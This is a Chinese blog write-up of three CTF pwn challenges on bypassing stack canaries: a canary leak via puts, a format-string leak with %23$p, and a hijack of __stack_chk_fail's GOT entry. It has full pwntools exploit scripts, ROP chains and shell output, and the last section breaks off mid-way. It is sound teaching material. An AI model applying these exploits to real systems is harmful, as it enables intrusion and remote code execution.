[pwn]ROP：三道题讲解花式绕过Canary栈保护

原创

breezeO_o 于 2019-08-26 21:52:08 发布 2749 收藏 10

分类专栏： 二进制 ctf # ctf-pwn 文章标签： 安全 二进制安全 ctf pwn 网络安全

本文链接：https://blog.csdn.net/Breeze_CAT/article/details/100086513

文章目录

绕过Canary栈保护

Canary栈保护

Canary是一种栈保护手段，通常通过在栈中插入cookie信息（一般在ebp上方），在函数返回的时候检查cookie是否改变，如果改变则认为栈结构被破坏，则调用一个函数强制停止程序。当开启Canary保护的时候不能通过传统的栈溢出直接覆盖返回值劫持EIP。Canary在汇编代码中表现为：

```
                mov     eax, 0
                mov     rcx, [rbp+var_8]
                xor     rcx, fs:28h
                jz      short locret_400A29
                jmp     short loc_400A24
; ---------------------------------------------------------------------------

loc_400A06:                             ; CODE XREF: main+BA↑j
                lea     rdi, aInvalidChoice ; "invalid choice"
                call    sub_400826
                nop

loc_400A13:                             ; CODE XREF: main+D5↑j
                                        ; main+E6↑j
                lea     rdi, unk_400AE7
                call    sub_400826
                jmp     loc_400995
; ---------------------------------------------------------------------------

loc_400A24:                             ; CODE XREF: main+FC↑j
                call    __stack_chk_fail
; ---------------------------------------------------------------------------

locret_400A29:                          ; CODE XREF: main+FA↑j
                leave
                retn
; } // starts at 400908
main            endp
```


从栈底拿出事前插入的cookie，然后和fs:28这个数对比，相同就正常返回，不相同会调用stack_chk_fail函数结束程序。下面通过两个例题来学习绕过Canary栈保护：

cannery栈中溢出变量可输出信息泄露canary：babystack writeup

题目地址：babystack（pwn1）

查看安全策略：

```
root@kali:/mnt/hgfs/share/xctf/zNo8.pwn1# checksec babystack
[*] '/mnt/hgfs/share/xctf/zNo8.pwn1/babystack'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

开启了除了PIE之外的所有保护，看一下函数的反汇编代码，了解起逻辑：

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  int v3; // eax
  char s; // [rsp+10h] [rbp-90h]
  unsigned __int64 v6; // [rsp+98h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stderr, 0LL, 2, 0LL);
  memset(&s, 0, 0x80uLL);
  while ( 1 )
  {
    sub_4008B9();
    v3 = sub_400841();
    switch ( v3 )
    {
      case 2:
        puts(&s);
        break;
      case 3:
        return 0LL;
```

```
    case 1:
      read(0, &s, 0x100uLL);
      break;
    default:
      sub_400826("invalid choice");
      break;
  }
  sub_400826((const char *)&unk_400AE7);
 }
}
```

直接就找到了溢出点，s距栈底0x10长度，但却读入了0x100长度的数据，但由于开启了Canary如果直接输入超过长度的数据破坏了cookie，就会导致栈检查失败结束程序。

```
--------
1.store
2.print
3.quit
--------
>>
```


程序逻辑差不多就是1功能是输入字符串，2功能输出刚输入的字符串，3退出，很简单。除此之外题目提供了目标环境的libc文件，我们可以直接使用onegadget获取onegadget地址。接下来就是考虑如何获取Canary值然后拼接到payload之中，然后就可以安心的使用溢出来控制程序了。首先要获取libc的真实地址，可以使用puts输出一个函数的地址，然后计算，最后使用onegadget的值覆盖EIP完成getshell，使用gadget获取onegadget：


```
root@kali:/mnt/hgfs/share/xctf/zNo8.pwn1# one_gadget ./libc-2.23.so
0x45216 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xf0274 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL

0xf1117 execve("/bin/sh", rsp+0x70, environ)
```




```
; CODE XREF
mov     eax, 0
mov     rcx, [rbp+var_8]
xor     rcx, fs:28h
jz      short locret_400A29
jmp     short loc_400A24
```

可以看见在main函数返回之前，Canary检查cookie之前将eax置为0了，所以可以直接选取这个gadget。接下来考虑如何获取cookie值。整个main函数栈场景大致如下：







那么我们可以通过输入0x88个'a'然后使我们输入的内容直接拼接到cookie的前方，只要cookie之中没有\x00那么在输入我们的字符串的时候就会将cookie从末尾"带出来"。而一般来说，cookie一般是末尾是\x00。可以做一下实验，输入0x88个'a'试试看：




如图，输出的时候后面的一些乱码就是被带出来的cookie。关于cookie的具体位置，一般是ebp的上方，不确定也可以动态调试看一下，最后交给ecx寄存器的就是cookie，然后数一下溢出点距cookie的距离即可：





获取了cookie之后，然后将cookie拼接在payload的相应位置就可以完成了，但在使用onegadget之前，要先获取一个libc之中函数的地址，我们可以通过puts函数输出自己的地址来计算，这又涉及到一个pop rdi；ret的gadget，很容易就可以找到，只要找到pop r15；ret就可以了：



然后就没什么难度，唯一需要注意的就是puts函数使用完毕要记得返回主函数，具体exp设计如下：

```
from pwn import *

p=remote('111.198.29.45',49269)
elf=ELF('./babystack')
libcelf=ELF('./libc-2.23.so')
one_addr=0x45216              #onegadget地址
rdiret_addr=0x0400a93         #pop rdi;ret地址
main_addr=0x0400908           #main函数地址
put_plt=elf.plt['puts']       #puts的plt表和got表
put_got=elf.got['puts']

p.recv()
p.sendline("1")
payload='a'*0x87+'b'          #一堆a最后带一个b好区分
p.send(payload)

p.recv()
p.sendline("2")
p.recvuntil("ab\n")           #接收到'ab'为止，后面就是cookie
stack_v=p.recv(7)             #cookie长度8，但最后一字节是0
stack_v=u64(stack_v.rjust(8,'\x00'))   #一般会接收7位（cookie最后一字节大概率是\x00，需要补齐）
print hex(stack_v)
p.recv()
p.sendline("1")

payload='a'*0x88              #padding
payload+=p64(stack_v)         #cookie
payload+='a'*8                #cookie和eip之间还有一个ebp
payload+=p64(rdiret_addr)     #返回到pop rdi的地方
payload+=p64(put_got)         #puts要输处的参数，puts内存中的地址
payload+=p64(put_plt)         #调用puts函数
payload+=p64(main_addr)       #最后返回main

p.sendline(payload)
p.recv()
p.sendline("3")      #先要退出才能触发payload
put_addr=u64(p.recv(8).ljust(8,'\x00')) #接收puts函数内存中的地址，可能接收不齐，用\x00补齐
print hex(put_addr)

one_addr=one_addr+(put_addr-libcelf.symbols['puts']) #计算onegadget内存中的地址
p.recv()
p.sendline("1")
payload='a'*0x88+p64(stack_v)+'a'*8+p64(one_addr)  #还是同样原理构造payload
p.sendline(payload)
p.interactive()
```

需要注意的是，puts函数遇到\x00就会停止输出，所以有时候地址之中有\x00就会导致接收到的地址不对，也就是说并不能百分百保证每次exp都能成功getshell：

```
0x7cdaa8212089e500
0x7f136a312690
[*] Switching to interactive mode
--------
1.store
2.print
3.quit
--------
>> $ ls
babystack
bin
dev
flag
lib
lib32
lib64
libc-2.23.so
$ cat flag
cyberpeace{5bf503600bb9c736aa9fe7ca72c2947e}
$
```


printf任意地址读取信息泄露canary：Mary_Morton writeup

题目地址：Mary_morton

首先查看保护：

```
root@kali:/mnt/hgfs/share/xctf/zNo7.Mary_Morton# checksec ./83d2fafc75b046e0ad93f8583dfea1d1
[*] '/mnt/hgfs/share/xctf/zNo7.Mary_Morton/83d2fafc75b046e0ad93f8583dfea1d1'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

也是基本除了pie全开启了。

然后看一下函数逻辑：

```
root@kali:/mnt/hgfs/share/xctf/zNo7.Mary_Morton# ./83d2fafc75b046e0ad93f8583dfea1d1
Welcome to the battle !
[Great Fairy] level pwned
Select your weapon
1. Stack Bufferoverflow Bug
2. Format String Bug
3. Exit the battle
```

```
unsigned __int64 sub_4008EB()
{
  char buf; // [rsp+0h] [rbp-90h]
  unsigned __int64 v2; // [rsp+88h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  memset(&buf, 0, 0x80uLL);
  read(0, &buf, 0x7FuLL);
  printf(&buf, &buf);
  return __readfsqword(0x28u) ^ v2;
}
```

```
unsigned __int64 sub_400960()
{
  char buf; // [rsp+0h] [rbp-90h]
  unsigned __int64 v2; // [rsp+88h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  memset(&buf, 0, 0x80uLL);
  read(0, &buf, 0x100uLL);
  printf("-> %s\n", &buf);
  return __readfsqword(0x28u) ^ v2;
}
```

乍一看好像给了两种漏洞可以选择，但事实上我们必须联合使用两种漏洞才可以通过。因为开启了Partial RELRO，我们不能通过格式化字符串漏洞去改写plt表，因为开启了canary我们不能直接溢出，而也没有像上一题那样的输出函数，也不能采取将canary“带出来”的方式。值得注意的是，本题给了flag函数：

```
int sub_4008DA()
{
  return system("/bin/cat ./flag");
}
```

虽然不能通过单一漏洞getshell，但联合使用两种漏洞还是可以的，我们可以通过格式化字符串漏洞的任意地址读来读取cookie的值，因为cookie是不变的，也就是说，在一个函数中的cookie和在另一个函数中的cookie是相同的，所以我们通过格式化字符串漏洞读取的cookie也可以用在溢出之中。


```
00007FFE7B8A6EB0  6161616161616161
00007FFE7B8A6EB8  6161616161616161
00007FFE7B8A6EC0  6161616161616161
00007FFE7B8A6EC8  6161616161616161
00007FFE7B8A6ED0  000000000000000A
00007FFE7B8A6ED8  0000000000000000
00007FFE7B8A6EE0  0000000000000000
00007FFE7B8A6EE8  0000000000000000
00007FFE7B8A6EF0  0000000000000000
00007FFE7B8A6EF8  0000000000000000   17行
00007FFE7B8A6F00  0000000000000000
00007FFE7B8A6F08  0000000000000000
00007FFE7B8A6F10  0000000000000000
00007FFE7B8A6F18  0000000000000000
00007FFE7B8A6F20  0000000000000000
00007FFE7B8A6F28  0000000000000000
00007FFE7B8A6F30  0000000000000000
00007FFE7B8A6F38  B916D4B133F20100   cookie
00007FFE7B8A6F40  00007FFE7B8A6F80   [stack]:00007FFE7B8A6F80
00007FFE7B8A6F48  00000000004008B8   main+92
00007FFE7B8A6F50  0000000000000000
```

查看格式化字符串所在函数栈结构，cookie在栈顶向下第18行，因为是64位程序，函数的前6个参数在rdi,rsi,rdx,cx, r8, r9之中然后才到栈中，所以cookie属于“第24个参数”，使用格式化字符串漏洞读它的语法应是：%23$p。

获取了cookie 之后，我们只需再利用栈溢出，将cookie拼接在其中，然后调用cat flag的函数即可，程序没有开启PIE，不需要再读地址计算了。可以直接利用，exp设计如下：


```python
from pwn import *
p=process("./83d2fafc75b046e0ad93f8583dfea1d1")
flag_addr=0x4008DA  #获取flag函数

p.recv()
p.sendline("2")
payload="%23$p"   #格式化字符串漏洞语法
p.sendline(payload)
p.recvuntil("0x")
stack_v=int(p.recv(16),16)  #获取cookie值


p.recv()
p.sendline("1")
payload='a'*0x88+p64(stack_v)+'a'*8+p64(flag_addr)#栈溢出利用
p.sendline(payload)
p.interactive()
```

成功获取flag：




劫持_stack_chk_fail函数：flagen writeup

江湖惯例，首先查看安全策略：



开启了canary和NX，怀疑是栈相关题目，然后没有full relro说明可以改写got表。看一下程序逻辑：



看到了个菜单还以为是堆得题，但仔细一看和堆得菜单不怎么一样。IDA查看一下各个函数功能。

```
while ( 1 )
{
  switch ( menu() )
  {
    case 1:
      if ( v1 )
        free(v1);
      v1 = mallocAndReadString(0x100u);
      putString((int)"Done.");
      break;
    case 2:
      if ( v1 )
        upPercase((char *)v1);
      putString((int)"Done.");
      break;
    case 3:
      if ( v1 )
        lowPercase((char *)v1);
      putString((int)"Done.");
      break;
    case 4:
      if ( v1 )
        leeTify((char *)v1);
      putString((int)"Done.");
      break;
    case 5:
      if ( v1 )
        addPrefix((char *)v1);
      putString((int)"Done.");
      break;
    case 6:
      if ( v1 )
      {
        sub_80484B0("The Flag is: %s\n", v1);
        free(v1);
        v1 = 0;
        putString((int)"Done.");
      }
      else
      {
        putString((int)"You have to input flag first!");
      }
      break;
    case 7:
      putString((int)"Bye");
      return 0;
```


每一次输入新flag之前会将之前的flag free掉然后重新申请一段空间，没发现什么利用手法，这里不能用第一次申请一段空间然后释放再申请一个4字节的然后输出泄露地址。因为这里只申请一个空间然后释放会直接交还给topchunk而不会链入bins表中。

然后upPercase（我改名的）和lowPercase都是将输入的内容中的大小写转换的函数，没有什么利用点，但是在leeTify函数中存在利用点。leeTify函数的功能是将一些字母换成相似的数字，比如A换成4,O换成0等等，但这里将H换成了1+1：

```
v15 = &src;
```

```
for ( i = dest; *i; ++i )
{
  switch ( *i )
  {
    case 65:
    case 97:
      v1 = v15++;
      *v1 = 52;
      break;
    case 66:
    case 98:
      v2 = v15++;
      *v2 = 56;
      break;
    case 69:
    case 101:
      v3 = v15++;
      *v3 = 51;
      break;
    case 72:
    case 104:
      v4 = v15;
      v5 = v15 + 1;
      *v4 = 49;
      *v5 = 45;
      v6 = v5 + 1;
      v15 = v5 + 2;
      *v6 = 49;
      break;
    case 73:
    case 105:
      v7 = v15++;
      *v7 = 33;
      break;
    case 76:
    case 108:
      v8 = v15++;
      *v8 = 49;
      break;
    case 79:
    case 111:
      v9 = v15++;
      *v9 = 48;
      break;
```


这样就会使我们输入的内容变长产生溢出：

```
char *v12; // eax
char *v13; // eax
char *v15; // [esp+14h] [ebp-114h]
char *i; // [esp+18h] [ebp-110h]
char src; // [esp+1Ch] [ebp-10Ch]
unsigned int v18; // [esp+11Ch] [ebp-Ch]

v18 = __readgsdword(0x14u);
v15 = &src;
```

但如果粗暴的溢出会导致覆盖canary而溢出失败。由于程序中对每个字符串结尾都加了0导致找了好久都没找到信息泄露，但无意间看到了这句代码：

```
*v15 = 0;
strcpy(dest, &src);
return __readgsdword(0x14u) ^ v18;
```

拷贝字符串到dest（函数参数）在检查canary之前，在汇编中结构如下：


```
.text:08048A45                mov     byte ptr [eax], 0
.text:08048A48                mov     eax, [ebp+dest]
.text:08048A4B                lea     edx, [ebp+src]
.text:08048A51                mov     [esp+4], edx    ; src
.text:08048A55                mov     [esp], eax      ; dest
.text:08048A58                call    _strcpy
.text:08048A5D                mov     eax, [ebp+var_C]
.text:08048A60                xor     eax, large gs:14h
.text:08048A67                jz      short locret_8048A6E
.text:08048A69                call    ___stack_chk_fail
.text:08048A6E ; ---------------------------------------------------------------------------
```

只有成功调用 ___stack_chk_fail函数才会导致程序异常，而本题目又是32位的，那么就可以覆盖dest的地址然后劫持_stack_chk_fail函数使程序调无法调用到真正的 _stack_chk_fail即可，看下面栈结构图：


```
FFC09F20  34343434
FFC09F24  34343434
FFC09F28  34343434
FFC09F2C  34343434
FFC09F30  34343434
FFC09F34  34343434
FFC09F38  34343434
FFC09F3C  34343434
FFC09F40  34343434
FFC09F44  34343434
FFC09F48  34343434
FFC09F4C  34343434
FFC09F50  34343434
FFC09F54  34343434
FFC09F58  00343434
FFC09F5C  B7444200
FFC09F60  00000001
FFC09F64  F7FA6000  libc_2.24.so:F7FA6000
FFC09F68  FFC09F98  [stack]:FFC09F98   ebp
FFC09F6C  08048C80  main:loc_8048C80
FFC09F70  08E28008  [heap]:08E28008
FFC09F74  FFC0A034  [stack]:FFC0A034
FFC09F78  FFC0A03C  [stack]:FFC0A03C
FFC09F7C  F7E1ED3B  libc_2.24.so:__cxa_atexit+1B
FFC09F80  F7FA63DC  libc_2.24.so:__ctype_b+8
FFC09F84  08048278  LOAD:08048278
FFC09F88  08E28008  [heap]:08E28008
FFC09F8C  00000004
```


标注的就是EBP，EBP上面是canary，下面是EIP，再下面指向堆得指针就是参数dest，画图表示：

你往的就是EBP，EBP上面是canary，下面是EIP，将下面指向堆将指针就是参数dest。画图表示：



如果输入的数据中有多个h经过leeTify函数之后编程了1+1那么就会导致溢出，如果溢出长度覆盖到了dest，那么就会改变dest的指向进而使最后的拷贝拷贝到一个可控的地址，假如我们精心构造使dest的值被覆盖为_stack_chk_fail函数的got表，那么到时候strcpy的时候就会覆盖got表：



但问题是strcpy是一下子拷贝所有而不是只将other_addr拷贝过去，而我们也不能用\x00截断，那么之前的逻辑又过不去了。所以我们要保证__stack_chk_fail后面的got表不变，也就是说再讲这些got表的值覆盖回去，查看一下 _stack_chk_fail后面有哪些:

```
dword_804B008   dd 0                    ; DATA XREF: sub_8048490+6↑r
off_804B00C     dd offset read          ; DATA XREF: _read↑r
off_804B010     dd offset sub_80484B6   ; DATA XREF: putString↑r
off_804B014     dd offset free          ; DATA XREF: _free↑r
off_804B018     dd offset alarm         ; DATA XREF: _alarm↑r
```

```
off_804B01C     dd offset __stack_chk_fail
                                        ; DATA XREF: ___stack_chk_fail↑r
off_804B020     dd offset strcpy        ; DATA XREF: _strcpy↑r
off_804B024     dd offset malloc        ; DATA XREF: _malloc↑r
off_804B028     dd offset sub_8048516   ; DATA XREF: sub_80484B0↑r
off_804B02C     dd offset __gmon_start__
                                        ; DATA XREF: ___gmon_start__↑r
off_804B030     dd offset __libc_start_main
                                        ; DATA XREF: ___libc_start_main↑r
off_804B034     dd offset setvbuf       ; DATA XREF: _setvbuf↑r
off_804B038     dd offset snprintf      ; DATA XREF: _snprintf↑r
off_804B03C     dd offset atoi          ; DATA XREF: _atoi↑r
_got_plt        ends
```


然后构造一个覆盖got表的got表：

```
leave = 0x080485d8 #Leave; ret
#Len=9  stackchkfail strcpy malloc   puts   start  setvbuf   sprintf   atoi
got2 = [leave, elf.plt['strcpy']+6, elf.plt['malloc']+6,elf.plt['puts']+6,\
elf.plt['__gmon_start__']+6, elf.plt['__libc_start_main']+6, elf.plt['setvbuf']+6,\
elf.plt['snprintf']+6, elf.plt['atoi']+6]
```

除了将stack_chk_fail覆盖为leave; ret之外其他不变，依然指向plt表（plt表要跳过最开始的6字节）

```
.plt:080484BB
